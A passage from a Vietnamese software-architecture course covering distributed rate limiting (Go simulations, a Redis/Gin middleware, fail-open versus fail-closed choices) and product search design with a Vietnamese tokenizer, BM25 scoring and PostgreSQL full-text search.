- **Cấp lô suất (lease):** mỗi instance xin một **lô b suất** (một lệnh nguyên tử trên bộ đếm toàn cục), tiêu cục bộ, hết thì xin tiếp. **Không bao giờ vượt hạn mức** (chỉ xin được phần còn lại), nhưng có thể **dưới mức**: suất đã lấy mà instance không dùng bị lãng phí tới hết cửa sổ, trong khi instance khác bị từ chối.
- **Đếm cục bộ, đồng bộ định kỳ:** mỗi instance đếm riêng và cứ S mili-giây mới đẩy phần đã đếm lên Redis và kéo tổng toàn cục về. **Có thể vượt hạn mức**, tối đa cỡ `số instance x tốc độ x S`, nhưng số lệnh Redis giảm mạnh.

```
package main

import (
    "fmt"
    "math/rand/v2"
    "slices"
)

const (
    G       = 1000   // hạn mức TOÀN CỤC cho một khóa trong một cửa sổ
    W       = 10_000 // độ dài cửa sổ (ms)
    N       = 4      // số instance
    offered = 2000   // số yêu cầu đến: gấp đôi hạn mức
)

type req struct {
    t    int64
    inst int
}

// Tải lệch: instance 0 nhận 70% lưu lượng (ví dụ một load balancer không đều).
func traffic() []req {
    r := rand.New(rand.NewPCG(5, 6))
    var rs []req
    for range offered {
        inst := 0
        switch x := r.Float64(); {
        case x > 0.9:
            inst = 3
        case x > 0.8:
            inst = 2
        case x > 0.7:
            inst = 1
        }
        rs = append(rs, req{r.Int64N(W), inst})
    }
    slices.SortFunc(rs, func(a, b req) int { return int(a.t - b.t) })
    return rs
}

// lease: mỗi instance xin một LÔ b suất từ bộ đếm toàn cục (một lệnh nguyên tử), tiêu cục bộ.
func lease(rs []req, b int) (admitted, ops, wasted int) {
    global, local := 0, make([]int, N)
    for _, q := range rs {
        if local[q.inst] == 0 && global < G {
            grant := min(b, G-global) // một lần gọi Redis: lấy tối đa b suất còn lại
            global += grant
            local[q.inst] = grant
```

```
            ops++
        }
        if local[q.inst] > 0 {
            local[q.inst]--
            admitted++
        }
    }
    for _, l := range local {
        wasted += l // suất đã lấy nhưng không dùng tới khi hết cửa sổ
    }
    return
}

// periodic: đếm cục bộ, cứ S ms mới đồng bộ một lần (đẩy phần đã đếm lên, kéo tổng toàn cục về).
func periodic(rs []req, S int64) (admitted, ops int) {
    global := 0
    var known, delta [N]int
    var last [N]int64
    for _, q := range rs {
        i := q.inst
        if q.t-last[i] >= S {
            global += delta[i]
            known[i], delta[i], last[i] = global, 0, q.t
            ops++
        }
        if known[i]+delta[i] < G {
            delta[i]++
            admitted++
        }
    }
    return
}

func main() {
    rs := traffic()
    fmt.Printf("hạn mức %d, %d yêu cầu đến, %d instance (70%% vào instance 0)\n", G, len(rs), N)
    row := func(name string, admitted, ops int, note string) {
        fmt.Printf("%-24s nhận %5d (%+4.0f%%) | %4d lệnh Redis | %s\n",
            name, admitted, 100*float64(admitted-G)/G, ops, note)
    }
    row("mỗi yêu cầu hỏi Redis", G, len(rs), "chính xác")
    for _, b := range []int{10, 50, 250} {
        a, ops, w := lease(rs, b)
        row(fmt.Sprintf("lô suất b=%d", b), a, ops, fmt.Sprintf("suất lấy mà không dùng: %d", w))
    }
    for _, s := range []int64{100, 1000, 5000} {
        a, ops := periodic(rs, s)
        row(fmt.Sprintf("đồng bộ mỗi %d ms", s), a, ops, "đếm cục bộ, đồng bộ định kỳ")
    }
}
```

```
hạn mức 1000, 2000 yêu cầu đến, 4 instance (70% vào instance 0)
mỗi yêu cầu hỏi Redis    nhận  1000 (  +0%) | 2000 lệnh Redis | chính xác
lô suất b=10             nhận  1000 (  +0%) |  100 lệnh Redis | suất lấy mà không dùng: 0
lô suất b=50             nhận  1000 (  +0%) |   20 lệnh Redis | suất lấy mà không dùng: 0
lô suất b=250            nhận   871 ( -13%) |    4 lệnh Redis | suất lấy mà không dùng: 129
đồng bộ mỗi 100 ms       nhận  1012 (  +1%) |  297 lệnh Redis | đếm cục bộ, đồng bộ định kỳ
đồng bộ mỗi 1000 ms      nhận  1058 (  +6%) |   36 lệnh Redis | đếm cục bộ, đồng bộ định kỳ
đồng bộ mỗi 5000 ms      nhận  1317 ( +32%) |    4 lệnh Redis | đếm cục bộ, đồng bộ định kỳ
```

Đọc kết quả (hạn mức 1.000, 2.000 yêu cầu đến, lưu lượng lệch 70% vào một instance, như khi load balancer không đều):

- **Hỏi Redis mỗi yêu cầu:** chính xác tuyệt đối, 2.000 lệnh.
- **Lô suất:** b=10 và b=50 vẫn nhận đúng 1.000 (không vượt, không thiếu) với chỉ 100 và 20 lệnh Redis, giảm 20 đến 100 lần. Nhưng **b=250 chỉ nhận 871** (thiếu 13%): 129 suất đã giao cho các instance ít lưu

lượng và bị bỏ phí trong khi instance bận bị từ chối. Quy tắc: **lô phải nhỏ so với hạn mức chia cho số instance**; lô thích nghi (lớn khi tải đều, nhỏ khi sắp cạn) là cải tiến thường dùng.

- **Đồng bộ định kỳ:** sai số tăng theo S: S=100 ms vượt 1,2% (297 lệnh), S=1 giây vượt 5,8% (36 lệnh), **S=5 giây vượt 31,7%** (4 lệnh). Hợp với hạn mức "mềm" (chống lạm dụng thô), không hợp với hạn mức hợp đồng hay thanh toán.

Quy tắc chọn: hạn mức **cứng, đáng tiền hoặc an ninh** (đăng nhập, gửi SMS có phí) ⇒ Redis nguyên tử hoặc lô nhỏ; hạn mức **mềm, lưu lượng khổng lồ** ⇒ đếm cục bộ, đồng bộ định kỳ, chấp nhận vượt vài phần trăm. Một cấu trúc phổ biến: **hai tầng**: bộ giới hạn cục bộ cực rẻ chặn bão (tới mức vài lần hạn mức), Redis nguyên tử chặn chính xác phần còn lại.

2.3. Nhiều vùng (multi-region)

Vùng khác nhau cách nhau 50 đến 200 ms, nên **không thể hỏi một Redis duy nhất cho mọi yêu cầu**. Hai cách:

1. **Chia hạn mức theo vùng:** hạn mức toàn cục 1.000/phút chia 600/400 theo lưu lượng thường lệ, mỗi vùng dùng Redis cục bộ (chính xác trong vùng), và một tiến trình định kỳ **cân lại** phần chia theo tải thực. Đơn giản, độ trễ thấp; sai số là phần chia sai khi tải dịch chuyển (một vùng bị từ chối khi vùng kia còn dư).
2. **Đồng bộ bất đồng bộ giữa vùng:** mỗi vùng đếm cục bộ và gửi số đếm cho vùng khác (CRDT dạng bộ đếm cộng, mục đích giống đồng bộ định kỳ ở trên). Sai số bằng độ trễ giữa vùng nhân tốc độ.

Đừng cố "nhất quán toàn cầu" cho rate limit: **hạn mức là bảo vệ, không phải sổ cái**, và sai số có giới hạn được nêu trước là đủ. Nhưng khi hạn mức là *hợp đồng tiền* (hạn mức gói dịch vụ), hãy đếm sổ cái riêng (từ sự kiện sử dụng) và đối soát.

3. Phản hồi, hỏng hóc và công bằng

Chương trình sau là middleware Gin dùng script Lua (có trọng số) và ba chính sách. Dưới đây in các đoạn then chốt; mã đầy đủ ở `verify/partB/b58/rlhttp/main.go`.

```
var script = redis.NewScript(`
local n = tonumber(redis.call('GET', KEYS[1]) or '0')
local cost, limit = tonumber(ARGV[1]), tonumber(ARGV[2])
if n + cost > limit then return {0, limit - n, redis.call('PTTL', KEYS[1])} end
n = redis.call('INCRBY', KEYS[1], cost)
if n == cost then redis.call('PEXPIRE', KEYS[1], ARGV[3]) end
return {1, limit - n, redis.call('PTTL', KEYS[1])}`)

type policy struct {
    name     string
    limit    int
    cost     int // TRỌNG SỐ của route: export tốn 5 lần một lần đọc
    window   time.Duration
    failOpen bool // khi Redis hỏng: cho qua hay chặn? Phải CHỌN, theo từng route
}

func RateLimit(rdb *redis.Client, p policy) gin.HandlerFunc {
    return func(c *gin.Context) {
        key := "rl:" + p.name + ":" + c.ClientIP()
        ms := p.window.Milliseconds()
        res, err := script.Run(c, rdb, []string{key}, p.cost, p.limit, ms).Int64Slice()
        if err != nil {
            if p.failOpen {
                c.Header("X-RateLimit-Degraded", "1") // cho qua nhưng để lại dấu vết cho cảnh báo
                c.Next()
                return
            }
```

```
            c.Header("Retry-After", "5")
            c.AbortWithStatusJSON(http.StatusServiceUnavailable, gin.H{"error": "không kiểm tra"})
            return
        }
        reset := int(math.Ceil(float64(res[2]) / 1000)) // giây tới khi cửa sổ làm mới
        c.Header("RateLimit-Limit", strconv.Itoa(p.limit))
        c.Header("RateLimit-Remaining", strconv.FormatInt(max(res[1], 0), 10))
        c.Header("RateLimit-Reset", strconv.Itoa(reset))
        if res[0] == 0 {
            c.Header("Retry-After", strconv.Itoa(reset)) // client tử tế chờ đúng chừng này
            c.AbortWithStatusJSON(http.StatusTooManyRequests, gin.H{"error": "quá nhiều yêu cầu"})
            return
        }
        c.Next()
    }
}
```

```
--- Redis khỏe: hạn mức 3 yêu cầu / 10 giây cho đọc ---
GET  /api/products -> 200  limit=3 remaining=2 reset=10 retry-after= degraded=
GET  /api/products -> 200  limit=3 remaining=1 reset=10 retry-after= degraded=
GET  /api/products -> 200  limit=3 remaining=0 reset=10 retry-after= degraded=
GET  /api/products -> 429  limit=3 remaining=0 reset=10 retry-after=10 degraded=
GET  /api/products -> 429  limit=3 remaining=0 reset=6 retry-after=6 degraded=
GET  /api/products -> 200  limit=3 remaining=2 reset=10 retry-after= degraded=
--- Trọng số: /api/export tốn 5 trong hạn mức 10 / phút ---
GET  /api/export   -> 200  limit=10 remaining=5 reset=60 retry-after= degraded=
GET  /api/export   -> 200  limit=10 remaining=0 reset=60 retry-after= degraded=
GET  /api/export   -> 429  limit=10 remaining=0 reset=60 retry-after=60 degraded=
--- Redis chết: fail-open cho đọc, fail-closed cho đăng nhập ---
GET  /api/products -> 200  limit= remaining= reset= retry-after= degraded=1
POST /auth/login   -> 503  limit= remaining= reset= retry-after=5 degraded=
```

- `429 Too Many Requests` (không phải `503`, vốn là lỗi phía server) kèm `Retry-After` (số giây). Client tử tế dùng nó thay cho tự đoán; thư viện retry nên **cộng jitter** lên `Retry-After` để hàng loạt client bị từ chối cùng lúc không quay lại cùng giây.
- **Header `RateLimit-*`:** `RateLimit-Limit`, `RateLimit-Remaining`, `RateLimit-Reset` (số giây tới khi làm mới) là bộ header theo bản dự thảo IETF về giới hạn tần suất; các bản dự thảo mới hơn gom lại thành `RateLimit` và `RateLimit-Policy`, và nhiều API vẫn dùng `X-RateLimit-*` theo thói quen. Tài liệu hóa đúng bộ bạn dùng. Hiển thị `Remaining` cho phép client tự điều tiết trước khi bị chặn.
- **Trọng số:** `/api/export` tốn 5 trong hạn mức 10: hai lần đầu qua (`remaining` 5 rồi 0), lần ba bị `429`. Trọng số phản ánh chi phí thật, nên người dùng "nặng" tự giảm tốc mà không cần bộ đếm riêng.
- **Hết cửa sổ thì nhận lại:** sau khi `FastForward` đồng hồ, `reset` giảm 10 → 6 và rồi yêu cầu được nhận lại.

Redis chết: fail-open hay fail-closed? Đây là quyết định *theo từng route*, ghi trong ADR:

- **Fail-open (cho qua):** hợp với **API đọc công khai** và dịch vụ cần *khả dụng* hơn bảo vệ: Redis chết mà chặn hết thì chính bộ giới hạn gây ra sự cố. Rủi ro: đúng lúc Redis chết (có thể do chính cuộc tấn công) thì không còn bảo vệ. Giảm nhẹ: **rơi về bộ giới hạn cục bộ** (không chính xác nhưng vẫn có trần), cảnh báo ngay, và dấu vết (`X-RateLimit-Degraded` trong mã mẫu, hoặc metric).
- **Fail-closed (chặn):** hợp với `/auth/login`**, gửi SMS/OTP, thanh toán**: bảo vệ quan trọng hơn khả dụng ở đúng chỗ kẻ tấn công nhắm vào. Đầu ra: `503` kèm `Retry-After: 5`. Giảm nhẹ: hạn mức cục bộ chặt hơn thay vì từ chối tuyệt đối.
- **Hết giờ ngắn:** đặt timeout cho lệnh Redis ở mức vài mili-giây (trong mã: kết nối 200 ms và không thử lại), nếu không bộ giới hạn chậm làm *mọi* yêu cầu chậm. Dùng circuit breaker (Buổi 39) để khi Redis hỏng, ta không gọi nó nữa trong vài giây thay vì chờ timeout từng yêu cầu.

Chống DoS khác với công bằng:

- **Chống lạm dụng/DoS:** mục tiêu là *bảo vệ hệ thống*; ngưỡng cao, khóa theo IP/ASN/dấu vân tay, chặn cứng, thường đặt ở biên (CDN/WAF); dùng danh sách chặn và thử thách (CAPTCHA) ngoài rate limit.
- **Công bằng giữa người dùng/tenant:** mục tiêu là *không để một khách dùng hết phần của người khác*; hạn mức theo gói, theo tenant, và **hạn mức đồng thời** (số yêu cầu đang xử lý) bên cạnh hạn mức tốc độ vì yêu cầu chậm chiếm tài nguyên lâu. Khi quá tải thật sự, **load shedding** ưu tiên (bỏ yêu cầu ưu tiên thấp trước) chứ không chặn đều.
- Hạn mức tốc độ **không** thay cho hạn mức đồng thời và timeout: 5 yêu cầu/giây mà mỗi yêu cầu 10 giây là 50 yêu cầu đồng thời (định luật Little, Buổi 40).

4. Bài toán 4: Tìm kiếm

4.1. Yêu cầu và ước lượng

Chức năng: tìm sản phẩm theo từ khóa (tiếng Việt có dấu và không dấu), xếp hạng theo độ liên quan, lọc theo thuộc tính (giá, hãng, màu), gợi ý khi gõ, chịu lỗi gõ nhẹ. **Phi chức năng:** p99 dưới 200 ms; sản phẩm đổi (giá, tên, ẩn/hiện) xuất hiện trong chỉ mục sau vài giây; không làm hỏng nguồn sự thật; đổi cách phân tích văn bản mà không gián đoạn.

Ước lượng (giả định, một sàn thương mại điện tử cỡ vừa): 10 triệu sản phẩm; tên và mô tả trung bình 1 KB và 40 từ; đỉnh 3.000 truy vấn/giây; 1 triệu cập nhật/ngày. Các phép tính:

Đại lượng	Giá trị	Phép tính / giả định
Dữ liệu nguồn	10 GB	10 triệu x 1 KB
Số dòng posting	400 triệu	10 triệu x 40 từ
Chỉ mục (nén delta)	~2 GB posting; cả chỉ mục ~17 GB	giả định 5 B/posting, thêm lưu trữ trường và cấu trúc phụ
Cập nhật	~12/giây	1 triệu / 86.400
Truy vấn đỉnh	3.000/giây	giả định
CPU lúc đỉnh với 3 shard	~27 lõi	3.000 x (3 shard x 3 ms CPU)
Chỉ mục lại toàn bộ	~33 phút	10 triệu / 5.000 tài liệu/giây

Nhận xét: (1) chỉ mục **vừa trong một máy** (17 GB), nhưng truy vấn và độ sẵn sàng đòi nhiều bản sao; (2) **ghi nhỏ, đọc lớn**: nên tối ưu cho đọc và chấp nhận cập nhật trễ vài giây; (3) mỗi truy vấn trên S shard tốn S lần CPU, nên **nhiều shard hơn cần không miễn phí**; (4) chỉ mục lại mất ~33 phút nên phải làm được **không gián đoạn** (mục 4.6).

4.2. Chỉ mục đảo, tokenizer tiếng Việt và xếp hạng

Chỉ mục đảo (inverted index) ánh xạ **từ → danh sách tài liệu chứa nó** (posting list, sắp theo ID, kèm tần suất `tf` và, nếu cần tìm cụm, vị trí). Tìm `áo thun đen` là lấy ba posting list và **giao** (AND) bằng hai con trỏ (độ phức tạp tuyến tính theo độ dài, bỏ nhảy được với con trỏ nhảy) hoặc **hợp** (OR) rồi chấm điểm. Chỉ mục nén bằng delta (lưu hiệu giữa ID liền nhau) và mã độ dài biến đổi, nên 400 triệu posting chỉ vài GB.

Tiếng Việt cần ba bước chuẩn hóa trước khi lập chỉ mục: (1) **NFC**: cùng một chữ có thể gõ ở dạng dựng sẵn hoặc tổ hợp (macOS, một số bộ gõ), hai chuỗi byte khác nhau; không chuẩn hóa thì "Ắn" không khớp "Ắn"; (2) **chữ thường**; (3) **bỏ dấu** (`x/text`: tách NFD, bỏ ký tự dấu `Mn`, ghép lại; riêng `đ` không phân rã nên phải thay riêng) để `ao thun den` khớp `Áo thun đen`. **Đánh đổi của bỏ dấu:** "là", "lá", "lả" thành một từ; thực tế lập chỉ mục **cả hai** (trường không dấu để khớp rộng và trường có dấu với trọng số cao hơn để xếp đúng

nghĩa lên trước). **Tách từ:** tiếng Việt viết các âm tiết cách nhau, nhưng từ có thể gồm nhiều âm tiết ("áo khoác", "quần jean"). Cách đơn giản và hiệu quả đáng ngạc nhiên: **mỗi âm tiết một token** (như dưới đây), thêm **bigram** (cặp âm tiết liền nhau) để ưu tiên cụm; bộ tách từ thật (như VnCoreNLP) chính xác hơn nhưng nặng và đòi hỏi vận hành.

Chương trình dưới đây cài toàn bộ đường đi trên một kho **300 sản phẩm sinh theo hạt giống cố định** (mô tả cố ý nhắc loại sản phẩm *khác* để tạo nhiễu). Phần chấm điểm dùng hai công thức:

- **TF-IDF:** `(1 + ln tf) x ln(1 + N/df)`: từ hiếm (df nhỏ) quan trọng hơn, tần suất lặp tăng chậm (log). Không có chuẩn hóa độ dài tài liệu.
- **BM25** (với `k1 = 1,2`, `b = 0,75`): `idf x tf x (k1 + 1) / (tf + k1 x (1 - b + b x dl/avgdl))` với `idf = ln(1 + (N - df + 0,5) / (df + 0,5))` (biến thể của Lucene, luôn dương). Khác TF-IDF ở hai điểm then chốt: tần suất **bão hòa** (lặp từ 10 lần không đáng gấp 10 lần), và **chuẩn hóa độ dài** (khớp một từ trong tài liệu ngắn đáng giá hơn trong tài liệu dài). `k1` điều khiển độ bão hòa, `b` điều khiển mức phạt độ dài.

Các đoạn then chốt (mã đầy đủ ở `verify/partB/b58/srchidx/main.go`, 316 dòng):

```
// ---------- Tokenizer tiếng Việt: NFC, chữ thường, bỏ dấu, tách theo âm tiết ----------

var fold = transform.Chain(norm.NFD, runes.Remove(runes.In(unicode.Mn)), norm.NFC)
var dmap = strings.NewReplacer("đ", "d", "Đ", "D")

func tokenize(s string, syn map[string]string) []string {
    s = norm.NFC.String(s) // gõ trên macOS/Telex có thể cho dạng tổ hợp: đưa về MỘT dạng chuẩn
    s, _, _ = transform.String(fold, dmap.Replace(strings.ToLower(s)))
    sep := func(r rune) bool { return !unicode.IsLetter(r) && !unicode.IsDigit(r) }
    toks := strings.FieldsFunc(s, sep) // mỗi âm tiết là một token: cách tách "từ" đơn giản
    for i, t := range toks {
        if v, ok := syn[t]; ok {
            toks[i] = v // từ đồng nghĩa: "phong" -> "thun"
        }
    }
    return toks
}


    // ...

type posting struct{ doc, tf int }
type field struct {
    post map[string][]posting // từ -> danh sách (tài liệu, tần suất), SẮP THEO doc
    dl   []int                // độ dài từng tài liệu
    avg  float64
}
type Index struct {
    n                int
    name, desc, whole field
}


    // ...

// intersect: giao hai danh sách đã sắp (hai con trỏ), O(len(a)+len(b)).
func intersect(a, b []int) (r []int) {
    for i, j := 0, 0; i < len(a) && j < len(b); {
        switch {
        case a[i] == b[j]:
            r = append(r, a[i])
            i++
            j++
        case a[i] < b[j]:
            i++
        default:
            j++
```

```
        }
    }
    return
}

    // ...

const k1, b = 1.2, 0.75

// bm25 của một từ trong một tài liệu (idf kiểu Lucene: luôn dương).
func (f *field) bm25(ix *Index, p posting, df int) float64 {
    idf := math.Log(1 + (float64(ix.n)-float64(df)+0.5)/(float64(df)+0.5))
    tf := float64(p.tf)
    return idf * tf * (k1 + 1) / (tf + k1*(1-b+b*float64(f.dl[p.doc])/f.avg))
}

func (f *field) tfidf(ix *Index, p posting, df int) float64 {
    return (1 + math.Log(float64(p.tf))) * math.Log(1+float64(ix.n)/float64(df))
}

    // ...

func (ix *Index) score(q []string, fs map[*field]float64, tfidf bool) map[int]float64 {
    m := map[int]float64{}
    for _, t := range q {
        for f, w := range fs {
            for _, p := range f.post[t] {
                if tfidf {
                    m[p.doc] += w * f.tfidf(ix, p, len(f.post[t]))
                } else {
                    m[p.doc] += w * f.bm25(ix, p, len(f.post[t]))
                }
            }
        }
    }
    return m
}
```

Truy vấn: so 6 cách trên 8 truy vấn mà ta đã gán nhãn "đúng" bằng thuộc tính (loại, màu, hãng). Mỗi ô là `precision@k / recall@20`, `k = min(số liên quan, 10)`:

```
NFC: 4 byte so với 6 byte, token sau chuẩn hóa: [an] và [an] | [duong di]
300 sản phẩm, 52 từ khác nhau, 4258 dòng posting; posting của "thun": 55 tài liệu

truy vấn             |rel| A        B        C        D        E        F
áo thun đen            7  1.00/1.00  0.71/1.00  0.29/0.43  0.43/0.86  1.00/1.00  1.00/1.00
ao thun den            7  0.00/0.00  0.71/1.00  0.29/0.43  0.43/0.86  1.00/1.00  1.00/1.00
quần jean nike         3  1.00/1.00  0.33/1.00  0.00/0.67  0.33/1.00  1.00/1.00  1.00/1.00
váy liền đỏ            4  1.00/1.00  0.50/1.00  0.00/0.75  0.50/1.00  1.00/1.00  1.00/1.00
mũ be zara             1  1.00/1.00  0.00/1.00  0.00/1.00  1.00/1.00  1.00/1.00  1.00/1.00
sơ mi trắng uniqlo     2  1.00/1.00  0.50/1.00  0.50/1.00  0.50/1.00  1.00/1.00  1.00/1.00
áo phông đen           7  0.00/0.00  0.00/0.00  0.29/0.29  0.14/0.29  0.29/0.29  1.00/1.00
quần bò coolmate      11  0.00/0.00  0.00/0.00  0.50/0.45  0.60/0.55  0.60/0.55  1.00/0.91
trung bình (macro)        0.62/0.62  0.35/0.75  0.23/0.63  0.49/0.82  0.86/0.85  1.00/0.99
(mỗi ô: precision@k / recall@20; k = min(số liên quan, 10))
A=ILIKE trên tên | B=AND các từ | C=TF-IDF | D=BM25 | E=BM25 tên x3 + mô tả | F=E + đồng nghĩa

--- Top 3 của E cho "áo thun đen" ---
#4   Áo thun lụa Nike màu đen       | form rộng, hợp mặc với áo khoác
#180 Áo thun denim Zara màu đen     | thoáng mát, phối cùng áo khoác cho ngày đi làm
#64  Áo thun da Zara màu đen        | form rộng, hợp mặc với mũ lưỡi trai
--- Chấm BM25 bằng tay: từ "thun", tài liệu đầu tiên chứa nó ---
N=300 df=55 idf=1.6907 | tf=1 dl=13 avgdl=14.61 | bm25=1.7707
```

Đọc kết quả (nhớ rằng dữ liệu sinh và nhãn cùng nguồn gốc nên điểm mang tính minh họa phương pháp):

1. **Chuẩn hóa:** dòng đầu cho thấy chữ dạng dựng sẵn (4 byte) và tổ hợp (6 byte) cho cùng token `an`, và `Đường đi` thành `duong di`.
2. **A (`ILIKE` trên tên, có dấu):** chính xác tuyệt đối khi truy vấn có dấu và từ đúng nằm trong tên (precision 1,00), nhưng **0,00 cho** `ao thun den` (không dấu), cho `áo phông đen` (đồng nghĩa) và `quần bò coolmate`: không bỏ dấu, không đồng nghĩa, không xếp hạng. Đây là hình ảnh của giải pháp `LIKE` ở Buổi 20.
3. **B (AND các từ, không xếp hạng):** bỏ dấu giúp `ao thun den` khớp (recall@20 = 1,00), nhưng precision chỉ 0,71 vì từ khóa như "áo" cũng nằm trong **mô tả** của sản phẩm khác (nhiễu), và AND không phân biệt vị trí xuất hiện: không có thứ tự nên top-k lẫn tạp.
4. **C (TF-IDF) và D (BM25) trên một trường gộp tên và mô tả:** BM25 hơn TF-IDF (0,49 so với 0,23 precision trung bình) nhờ chuẩn hóa độ dài và bão hòa tần suất, nhưng vẫn bị nhiễu từ mô tả.
5. **E (BM25 với tên x3 + mô tả): trọng số theo trường** là bước nhảy lớn nhất (0,86): khớp ở **tên** quan trọng hơn khớp ở mô tả. Đây là nguyên lý của BM25F và của `setweight` trong PostgreSQL (mục 4.3).
6. **F (E cộng từ đồng nghĩa `phông = thun`, `bò = jean`):** giải quyết hai truy vấn mà mọi cách khác trượt (precision 1,00). Đồng nghĩa là **dữ liệu**, do người biên tập hoặc log truy vấn nuôi, không phải thuật toán.
7. **Chấm BM25 bằng tay:** `N=300`, từ "thun" có `df=55` nên `idf = ln(1 + (300-55+0,5)/(55+0,5)) = 1,6907`; `tf=1`, `dl=13`, `avgdl=14,61` ⇒ `1,6907 x 2,2 / (1 + 1,2 x (0,25 + 0,75 x 13/14,61)) = 1,7707`. Khớp với mã.

> **Cách đánh giá tìm kiếm thật**
> Chương trình dùng dữ liệu sinh để có nhãn miễn phí; thực tế nhãn đến từ **log nhấp và mua** (truy vấn nào dẫn tới sản phẩm nào), từ người đánh giá, và bạn đo bằng **precision@k, recall, MRR, nDCG** trên một **tập đánh giá cố định** chạy trong CI mỗi khi đổi analyzer, đồng nghĩa hay trọng số: đó là "fitness function" (Buổi 40 §8) của tìm kiếm. Đừng chỉnh BM25 theo cảm giác khi chưa có tập đo.

4.3. PostgreSQL full-text: đủ tới đâu

PostgreSQL có sẵn chỉ mục đảo: `tsvector` (bản đã phân tích của văn bản), `tsquery`, chỉ mục **GIN** và `ts_rank`. `unaccent` **có sẵn** trong bản PostgreSQL 18 này (`CREATE EXTENSION unaccent` chạy được), nên ta tạo một cấu hình tìm kiếm `vi` ghép từ điển `unaccent` vào quá trình phân tích (nên chữ `đ` cũng thành `d` mà không cần hàm bọc `IMMUTABLE` như ở Buổi 20 §10.2). Dữ liệu: 50.000 dòng sinh bằng `generate_series`; cột `search` sinh tự động với tên trọng số `A`, mô tả trọng số `B`.

```
CREATE EXTENSION IF NOT EXISTS unaccent;
CREATE EXTENSION IF NOT EXISTS pg_trgm;

-- Cấu hình tìm kiếm "vi": tách từ như 'simple' nhưng bỏ dấu (kể cả đ -> d) trước khi lập chỉ mục
CREATE TEXT SEARCH CONFIGURATION vi (COPY = simple);
ALTER TEXT SEARCH CONFIGURATION vi
    ALTER MAPPING FOR hword, hword_part, word WITH unaccent, simple;

CREATE TABLE products (
    id    int PRIMARY KEY,
    name  text NOT NULL,
    descr text NOT NULL,
    -- cột tsvector sinh tự động: tên có trọng số A, mô tả trọng số B
    search tsvector GENERATED ALWAYS AS (
        setweight(to_tsvector('vi', name), 'A') || setweight(to_tsvector('vi', descr), 'B')
    ) STORED
);
```

```
INSERT INTO products (id, name, descr)
SELECT i,
       (ARRAY['Áo thun','Áo sơ mi','Áo khoác','Quần jean','Quần short','Váy liền',
              'Giày thể thao','Dép sandal','Túi xách','Mũ lưỡi trai'])[1 + i % 10]
       || ' ' || (ARRAY['cotton','kaki','denim','da','len','lụa'])[1 + (i / 3) % 6]
       || ' ' || (ARRAY['Nike','Adidas','Uniqlo','Zara','Coolmate'])[1 + (i / 7) % 5]
       || ' màu ' || (ARRAY['đen','trắng','xanh','đỏ','be'])[1 + (i / 11) % 5],
       'thoáng mát, phối cùng ' || lower((ARRAY['Áo khoác','Quần jean','Mũ lưỡi trai'])[1 + i % 3])
FROM generate_series(1, 50000) AS i;

CREATE INDEX products_search_gin ON products USING gin (search);
ANALYZE products;
```

Phân tích văn bản (xem `tsvector` và `tsquery` đã bỏ dấu), rồi xếp hạng có trọng số:

```
SELECT to_tsvector('vi', 'Áo thun Đen màu đỏ') AS vec;
SELECT to_tsquery('vi', 'áo & thun & đen') AS q;
```

```
                 vec
--------------------------------------
 'ao':1 'den':3 'do':5 'mau':4 'thun':2
(1 row)

          q
----------------------
 'ao' & 'thun' & 'den'
(1 row)
```

```
-- Trọng số: "quần jean" ở TÊN (A) xếp trên "quần jean" chỉ nằm trong MÔ TẢ (B)
SELECT round(ts_rank(search, q)::numeric, 4) AS rank, count(*) AS so_sp, min(name) AS vi_du
FROM products, to_tsquery('vi', 'quần & jean') AS q
WHERE search @@ q
GROUP BY 1
ORDER BY 1 DESC;

SELECT count(*) AS khop FROM products WHERE search @@ to_tsquery('vi', 'áo & thun & đen & nike');
```

```
  rank   | so_sp |              vi_du
---------+-------+---------------------------------
 0.9970 |  1667 | Quần jean cotton Adidas màu be
 0.9910 |  3333 | Quần jean da Adidas màu be
 0.5097 |  1667 | Quần short da Adidas màu be
 0.3964 | 13333 | Dép sandal cotton Adidas màu be
(4 rows)

 khop
------
  389
(1 row)
```

Bốn nhóm điểm: tên (A) và mô tả (B) cùng chứa từ ⇒ 0,997; chỉ tên ⇒ 0,991; từ "quần" ở tên và "jean" chỉ ở mô tả ⇒ 0,51; chỉ ở mô tả ⇒ 0,40. Trọng số `setweight` đóng vai trò hệ số trường của BM25F. `389` dòng khớp truy vấn bốn từ. Và **EXPLAIN** thật:

```
EXPLAIN (COSTS OFF)
SELECT id FROM products WHERE search @@ to_tsquery('vi', 'áo & thun & đen & nike');

EXPLAIN (COSTS OFF)
SELECT id FROM products WHERE unaccent(lower(name)) LIKE '%ao thun%den%nike%';
```

```
                                  QUERY PLAN
-------------------------------------------------------------------------------
 Bitmap Heap Scan on products
   Recheck Cond: (search @@ '''ao'' & ''thun'' & ''den'' & ''nike'''::tsquery)
   ->  Bitmap Index Scan on products_search_gin
         Index Cond: (search @@ '''ao'' & ''thun'' & ''den'' & ''nike'''::tsquery)
(4 rows)

                           QUERY PLAN
-----------------------------------------------------------------
 Seq Scan on products
   Filter: (unaccent(lower(name)) ~~ '%ao thun%den%nike%'::text)
(2 rows)
```

Truy vấn `@@` dùng `Bitmap Index Scan` trên GIN; còn cách `LIKE '%...%'` với `unaccent(lower(...))` là `Seq Scan` đọc cả bảng (và hàm `unaccent` không `IMMUTABLE` nên không lập chỉ mục biểu thức trực tiếp được). Tiền tố, cú pháp web và độ giống (gõ nhầm `thum`):

```
SELECT count(*) AS tien_to_thu FROM products WHERE search @@ to_tsquery('vi', 'thu:*');
SELECT count(*) AS web_search FROM products
WHERE search @@ websearch_to_tsquery('vi', 'áo thun -đen nike');
SELECT name, round(similarity(unaccent(lower(name)), 'ao thum den')::numeric, 3) AS sim
FROM products ORDER BY sim DESC, id LIMIT 3;
```

```
 tien_to_thu
-------------
        5000
(1 row)

 web_search
------------
       1039
(1 row)

          name           |  sim
-------------------------+-------
 Áo thun da Nike màu đen | 0.400
 Áo thun da Zara màu đen | 0.400
 Áo thun da Nike màu đen | 0.400
(3 rows)
```

Đánh giá PostgreSQL FTS:

